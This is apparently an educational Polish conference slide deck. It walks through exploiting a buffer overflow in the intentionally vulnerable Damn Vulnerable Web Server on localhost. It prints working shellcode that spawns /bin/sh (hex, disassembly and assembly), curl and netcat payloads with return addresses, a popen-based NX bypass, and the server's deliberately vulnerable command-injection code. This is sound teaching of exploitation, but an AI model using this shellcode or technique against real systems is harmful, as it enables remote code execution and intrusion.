# Zbroja dla binariów: Director's Cut Edition

Artur Łącki

# $ whoami

- Inżynier systemów wbudowanych i analityk podatności w systemach przemysłowych
- Inżynieria wsteczna
- SDR
- Gościnnie grałem w CTFy z justCatTheFish
  - https://justcatthefish.team/
- Członek Hackers Squad
  - https://hackers-squad.pl/
- Kontakt:
  - alacki93@gmail.com
  - lackylab.pl

Treści, opinie oraz analizy przedstawione w niniejszej prezentacji należą wyłącznie do autora i nie reprezentują oficjalnego stanowiska mojego pracodawcy. Materiały mają charakter wyłącznie edukacyjny.

# Obiekt testowy

- Damn Vulnerable Web Server
  - https://github.com/snoopysecurity/damn-vulnerable-web-server
- Napisany w C++ serwer WWW z celowo umieszczonymi błędami
- 10 podatności do radosnej eksploitacji w domowym zaciszu
  - Opisane w `solutions.md`
- Ręcznie zmodyfikowany skrypt budujący
- Zestaw nie zawiera baterii
  - Pamiętajcie o firewallu lub sandboxie przy uruchamianiu w niezaufanej sieci
- Zabezpieczenia binarki można sprawdzać poleceniem `checksec`
- Użyty debugger: GDB z dodatkiem pwndbg (https://pwndbg.re/)

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable     FILE
No RELRO        No canary found   NX disabled   No PIE        No RPATH   No RUNPATH   295 Symbols     No    0                12              damn_vulnerable_web_server
```

# Podatność: Przepełnienie bufora

- Binarka bez zabezpieczeń.
- Błąd w main.cpp:127
- `curl --path-as-is "http://127.0.0.1:8888/<bardzo-dlugi-string>”`

```
124
125     // Buffer Overflow Vulnerability Preserved
126     char clean_path[200];
127     strcpy(clean_path, path_with_query);
128
```

# Eksploitacja


```
curl --path-as-is
"http://127.0.0.1:8888/aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaala
aamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaa
beaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaab
vaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacn
aacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaac"
```

```
[ BACKTRACE ]
► 0       0x6361617963
  1 0x6161612f20544547
  2 0x6161636161616261
  3 0x6161656161616461
  4 0x6161676161616661
  5 0x6161696161616861
  6 0x61616b6161616a61
  7 0x61616d6161616c61
[ LAST SIGNAL ]
Program received signal SIGSEGV (fault address: 0x6361617963).
```

```
pwndbg> pi print(bytes.fromhex("0000006361617963")[::-1]
b'cyaac\x00\x00\x00'
```

# Eksploitacja

```
curl --path-as-is
"http://127.0.0.1:8888/aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaala
aamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaa
beaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaab
vaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacn
aacoaacpaacqaacraacsaactaacuaacvaacwaacxaaEDCBA"
```




Kontrolujemy Instruction Pointer!

# Eksploitacja

- Shellcode has entered the chat
  - Oryginał https://www.exploit-db.com/shellcodes/52395
- Zostanie wykonana komenda: `echo 'hell yeah!';touch pwned #`
- `curl --request-target "/aaa"$'\x48\x31\xc0\x48\x31\xd2\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x50\x57\x48\x89\xe7\x50\x66\x68\x2d\x63\x48\x89\xe6\x50\xeb\x09\x56\x57\x48\x89\xe6\xb0\x3b\x0f\x05\xe8\xf2\xff\xff\xff\x65\x63\x68\x6f\x20\x27\x68\x65\x6c\x6c\x20\x79\x65\x61\x68\x21\x27\x3b\x74\x6f\x75\x63\x68\x20\x70\x77\x6e\x65\x64\x20\x23'"uaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaaEDCBA" "http://127.0.0.1:8888"`

# Demo

# Eksploitacja

```
pwndbg> hexdump $rsp 100
+0000 0x7fffffffd3d0  47 45 54 20 2f 61 61 61  48 31 c0 48 31 d2 48 bf  │GET./aaa│H1.H1.H.│
+0010 0x7fffffffd3e0  2f 2f 62 69 6e 2f 73 68  50 57 48 89 e7 50 66 68  │//bin/sh│PWH..Pfh│
+0020 0x7fffffffd3f0  2d 63 48 89 e6 50 eb 09  56 57 48 89 e6 b0 3b 0f  │-cH..P..│VWH...;.│
+0030 0x7fffffffd400  05 e8 f2 ff ff ff 65 63  68 6f 20 27 68 65 6c 6c  │......ec│ho.'hell│
+0040 0x7fffffffd410  20 79 65 61 68 21 27 3b  74 6f 75 63 68 20 70 77  │.yeah!';│touch.pw│
+0050 0x7fffffffd420  6e 65 64 20 23 75 61 61  61 76 61 61 61 77 61 61  │ned.#uaa│avaaawaa│
+0060 0x7fffffffd430  61 78 61 61                                       │axaa│        │
```

```
pwndbg> x/20i 0x7fffffffd3d8
   0x7fffffffd3d8:      xor    rax,rax
   0x7fffffffd3db:      xor    rdx,rdx
   0x7fffffffd3de:      movabs rdi,0x68732f6e69622f2f
   0x7fffffffd3e8:      push   rax
   0x7fffffffd3e9:      push   rdi
   0x7fffffffd3ea:      mov    rdi,rsp
   0x7fffffffd3ed:      push   rax
   0x7fffffffd3ee:      pushw  0x632d
   0x7fffffffd3f2:      mov    rsi,rsp
   0x7fffffffd3f5:      push   rax
   0x7fffffffd3f6:      jmp    0x7fffffffd401
   0x7fffffffd3f8:      push   rsi
   0x7fffffffd3f9:      push   rdi
   0x7fffffffd3fa:      mov    rsi,rsp
   0x7fffffffd3fd:      mov    al,0x3b
   0x7fffffffd3ff:      syscall
   0x7fffffffd401:      call   0x7fffffffd3f8
   0x7fffffffd406:      movsxd ebp,DWORD PTR gs:[rax+0x6f]
   0x7fffffffd40a:      and    BYTE PTR [rdi],ah
   0x7fffffffd40c:      push   0x206c6c65
```

```
global _start

_start:
 xor rax,rax
 xor rdx,rdx
 mov rdi,0x68732f6e69622f2f ; //bin/sh
 push rax
 push rdi
 mov rdi,rsp
 push rax
 push word 0x632d ; push "-c"
 mov rsi,rsp
 push rax
 jmp cmd
end:
 push rsi
 push rdi
 mov rsi,rsp
 mov al,59
 syscall
cmd:
 call end
 db "echo 'hell yeah!'" ; change this with your command
```

# Eksploitacja

```
curl --request-target "/aaa"$'\x48\x31\xc0\x48\x31\xd2\x48\xbf\x2f\
x2f\x62\x69\x6e\x2f\x73\x68\x50\x57\x48\x89\xe7\x50\x66\x68\x2d\
x63\x48\x89\xe6\x50\xeb\x09\x56\x57\x48\x89\xe6\xb0\x3b\x0f\x05\
xe8\xf2\xff\xff\xff\x65\x63\x68\x6f\x20\x27\x68\x65\x6c\x6c\x20\
x79\x65\x61\x68\x21\x27\x3b\x74\x6f\x75\x63\x68\x20\x70\x77\x6e\
x65\x64\x20\
x23'"uaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabka
ablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaacc
aacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaac
taacuaacvaacwaacxaa"$'\xd8\xd3\xff\xff\xff\x7f'
"http://127.0.0.1:8888"
```

# Eksploitacja

```
pwndbg> c
Continuing.
Server started on port 8888
Request Path: /aaaH1□H1□H□//bin/shPWH□□Pfh-cH□□P□      VWH□□□; □□□□□echo 'hell yeah!';
abxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaact
Failed to open file: No such file or directory
process 1279386 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: Function "main" not defined.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
hell yeah!
[Attaching after Thread 0x7ffff7f8e740 (LWP 1279386) vfork to child process 1279402]
[New inferior 2 (process 1279402)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 1279386 after child exec]
[Inferior 1 (process 1279386) detached]
process 1279402 is executing new program: /usr/bin/touch
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 2 (process 1279402) exited normally]
//bin/sh: 2: Host:: not found
//bin/sh: 3: User-Agent:: not found
//bin/sh: 4: Accept:: not found
: not found:
```

# Co się właściwie stało?

- W buforze kontrolowanym przez użytkownika umieściliśmy kod maszynowy (shellcode)
- Ponieważ program nie posiadał żadnych mechanizmów wykrywających przepełnienie bufora, to udało się nadpisać adres powrotu z funkcji `handle_request`.
- Ponieważ program nie posiada ASLR, to możemy wprost napisać adres na stosie, gdzie jest nasz shellcode.
- Ponieważ program nie posiada ochrony przed wykonaniem danych jako kodu maszynowego (NX bit), to procesor wykonał nasz „program”.


# Brak ASLR i NX

- Po każdym uruchomieniu takie same adresy w pamięci programu
- Stos ma możliwość wykonania
- Polecenie `vmmap` w pwndbg lub `cat /proc/<PID>/maps`

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
            Start                End Perm     Size  Offset File (set vmmap-prefer-relpaths on)
          0x400000           0x403000 r--p     3000       0 damn_vulnerable_web_server
          0x403000           0x409000 r-xp     6000    3000 damn_vulnerable_web_server
          0x409000           0x40c000 r--p     3000    9000 damn_vulnerable_web_server
          0x40c000           0x40d000 rw-p     1000    b000 damn_vulnerable_web_server
          0x40d000           0x42e000 rw-p    21000       0 [heap]
    0x7ffff7800000     0x7ffff7828000 r--p    28000       0 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7828000     0x7ffff79b0000 r-xp   188000   28000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff79b0000     0x7ffff79ff000 r--p    4f000  1b0000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff79ff000     0x7ffff7a03000 r--p     4000  1fe000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7a03000     0x7ffff7a05000 rw-p     2000  202000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7ffb000     0x7ffff7ffd000 r--p     2000   36000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffd000     0x7ffff7fff000 rw-p     2000   38000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffffffdd000     0x7ffffffff000 rwxp    22000       0 [stack]
0xffffffffff600000 0xffffffffff601000 --xp     1000       0 [vsyscall]
```

# Włączony NX

- Stos nie ma możliwość wykonania


*RIP 0x7fffffffd3d8 ◂— 0xbf48d23148c03148
► 0x7fffffffd3d8 xor rax, rax RAX => 0
0x7fffffffd3db xor rdx, rdx RDX => 0
0x7fffffffd3de movabs rdi, 0x68732f6e69622f2f RDI => 0x6
0x7fffffffd3e8 push rax
0x7fffffffd3e9 push rdi
0x7fffffffd3ea mov rdi, rsp RDI => 0x7
0x7fffffffd3ed push rax
0x7fffffffd3ee push 0x632d
0x7fffffffd3f2 mov rsi, rsp RSI => 0x7
0x7fffffffd3f5 push rax
0x7fffffffd3f6 jmp 0x7fffffffd401 <0x7ffffff
00:0000 rsp 0x7fffffffd3d0 ◂— 0x6161612f20544547 ('GET /aaa')
01:0008 rip 0x7fffffffd3d8 ◂— 0xbf48d23148c03148
02:0010 0x7fffffffd3e0 ◂— 0x68732f6e69622f2f ('//bin/sh')
03:0018 0x7fffffffd3e8 ◂— 0x686650e789485750
04:0020 0x7fffffffd3f0 ◂— 0x9eb50e68948632d
05:0028 0x7fffffffd3f8 ◂— 0xf3bb0e689485756
06:0030 0x7fffffffd400 ◂— 0x6365ffffffff2e805
07:0038 0x7fffffffd408 ◂— 0x6c6c656827206f68 ("ho 'hell")
► 0 0x7fffffffd3d8
1 0x6161612f20544547
2 0xbf48d23148c03148
3 0x68732f6e69622f2f
4 0x686650e789485750
5 0x9eb50e68948632d
6 0xf3bb0e689485756
7 0x6365ffffffff2e805
Program received signal SIGSEGV (fault address: 0x7fffffffd3d8).

# Eksploitacja z włączonym NX

- ROP (Return Oriented Programming)
  - Skaczemy po obecnych w pamięci fragmentach kodu maszynowego
  - Materiały edukacyjne https://ropemporium.com/

# Eksploitacja z włączonym NX


- Aplikacja wykorzystuje funkcję `popen`
- Spróbujmy skoczyć do środka funkcji `handle_log_viewer` i wykorzystajmy linię kodu wykonującą `popen` do uruchomienia naszej komendy

```
// Log Viewer with Command Injection Vulnerability
void handle_log_viewer(int client_socket, const std::string& request) {
    // Extract query parameters
    auto query_params = extract_query_parameters(request);
    std::string filter = query_params["filter"];  // User-controlled filter parameter

    // URL-decode the filter string
    std::string decoded_filter = url_decode(filter);

    // Construct the command to execute. This will allow the attacker to inject commands
    std::string command = "sh -c \"grep " + decoded_filter + " /tmp/server.log;\"";

    // Execute the command using popen
    FILE* pipe = popen(command.c_str(), "r");
    if (!pipe) {
        std::string error_msg = "HTTP/1.1 500 Internal Server Error\r\n\r\nFailed to read logs.\n";
        send(client_socket, error_msg.c_str(), error_msg.length(), 0);
        return;
    }
```

# Eksploitacja z włączonym NX

- ABI definiuje w jaki sposób przekazywane są argumenty do funkcji na warstwie kodu maszynowego
- Linuks korzysta z System V X86_64
  - Funkcja zwraca wartość w rejestrze `rax`
  - Pierwszy argument jest przekazywany przez rejestr `rdi`
  - Drugi argument jest przekazywany przez rejestr `rsi`
  - Więcej informacji: https://wiki.osdev.org/Calling_Conventions


```
// Execute the command using popen
FILE* pipe = popen(command.c_str(), "r");
```




# Eksploitacja z włączonym NX

- Zostanie wykonana komenda: `touch pwned1`
- `cat payload_1.raw | nc 127.0.0.1 8888`
  - Netcat, ponieważ curl chroni użytkownika przed wysłaniem popsutych danych

# Demo


pwndbg> c
Continuing.
Server started on port 8888
Request Path: /aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaa
byaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaacta
Failed to open file: No such file or directory
[Attaching after Thread 0x7ffff7f5e740 (LWP 37586) vfork to child process 37722]
[New inferior 2 (process 37722)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 37586 after child exec]
[Inferior 1 (process 37586) detached]
process 37722 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: Function "main" not defined.
Error in re-setting breakpoint 2: Function "main" not defined.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Attaching after Thread 0x7ffff7f8e740 (LWP 37722) vfork to child process 37724]
[New inferior 3 (process 37724)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 37722 after child exec]
[Inferior 2 (process 37722) detached]
process 37724 is executing new program: /usr/bin/touch
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 3 (process 37724) exited normally]
pwndbg> free(): invalid pointer





1. Adres fragmentu programu z gadżetem `popen` (`0x55555555a5a2`)

3. Komenda, która zostanie wykonana: `touch pwned1`

2. Wskaźnik w pamięci programu na komendę z punktu 3 (`0x7fffffffd55f`)

# Dlaczego `0x7fffffffd55f`?




- „Jako wskaźnik do pierwszego argumentu funkcji `popen` użyj wartości z adresu większego od obecnej wartości rejestru `rsp` o 752 (0x2f0)”.
  - `char* rdi = *(rsp+0x2f0);`
  - `popen(rdi, rsi)`
- Ponieważ nie mamy ASLR to wartość będzie taka sama przy każdym uruchomieniu aplikacji.
- W tym wypadku ślepy los i matematyka na wskaźnikach wylosowały adres `0x7fffffffd55f`.
- Tak się fajnie złożyło, że na trochę niższym adresie pamięci program przechowuje treść zapytania HTTP, które kontrolujemy jako atakujący.
